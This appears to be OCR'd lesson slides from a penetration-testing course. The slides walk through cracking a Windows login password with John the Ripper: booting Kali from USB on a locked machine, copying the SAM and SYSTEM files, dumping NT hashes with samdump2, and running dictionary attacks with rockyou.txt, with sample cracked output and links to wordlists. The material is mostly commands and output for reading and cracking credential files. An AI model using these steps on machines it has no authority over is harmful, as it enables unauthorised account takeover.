Cracking Windows Passwords with John

@mmar

John The Ripper (JTR) is one of the most popular password cracking tools available in most Penetration testing Linux distributions like Kali Linux, Parrot OS, etc. The tool has a user-friendly command-line interface and the ability to crack most password hash types

In this lesson, we are going to see how we can use John the Ripper to crack Windows Passwords

Attacks

Scenorio

- You have physical access to a system which is **password locked**. The tool can be used to quickly **crack** the password

We are actually cracking the password and not bypassing it

CONCEPT

Step-1

- Get the Hash from the SAM file

Step-2

- Crack the hash with John


We need to have Kali Live boot USB

(Check the lecture “Kali Linux as a bootable USB Drive”)

Step- 1

- Boot from Kali Linux USB drive


Plug in USB to target PC and Boot from USB



Step- 2

- Navigate to windows/system32/config folder and copy these files to Kali Desktop

SAM & SYSTEM




Step- 3

- Now open the terminal on the desktop and dump the hashes with following command

```
Samdump2 SYSTEM SAM >hash.txt
```

Here :

- Samdump2 is the tool we are using
- Hash.txt will contain all hashes that we are aiming to crack



Dictionary Attack

- Crack password using john's inbuilt dictionary file

john -w hash.txt --format=NT (Will use inbuilt dictionary)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john -w hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 32/32])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (Ammar)
                 (*disabled* Administrator)
2g 0:00:00:00 DONE (2022-09-23 18:55) 200.0g/s 6400p/s 6400c/s 12800C/s 123456..green
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Dictionary Attack

- To use rockyou dictionary, un compress the file

- gunzip /usr/share/wordlists/rockyou.txt.gz
- ls /usr/share/wordlists/

```
┌──(kali㉿kali)-[~]
└─$ gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/

dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Dictionary Attack

- To use the rockyou.txt dictionary file

```
john -w="/usr/share/wordlists/rockyou.txt" hash.txt --format=NT
```


Here :

- /usr/share/wordlists/rockyou.txt is the dictionary
- Hash.txt is the hash, we are aiming to crack

Dictionary Attack

- To use the rockyou.txt dictionary file

```
john -w="/usr/share/wordlists/rockyou.txt" hash.txt --format=NT
```



Best Alternate Word lists Collections.

- ✓ https://weakpass.com/
- ✓ https://github.com/danielmiessler/SecLists/tree/master/Passwords/WiFi-WPA
- ✓ https://labs.nettitude.com/blog/rocktastic/
- ✓ https://github.com/kennyn510/wpa2-wordlists

DEMO

THANKS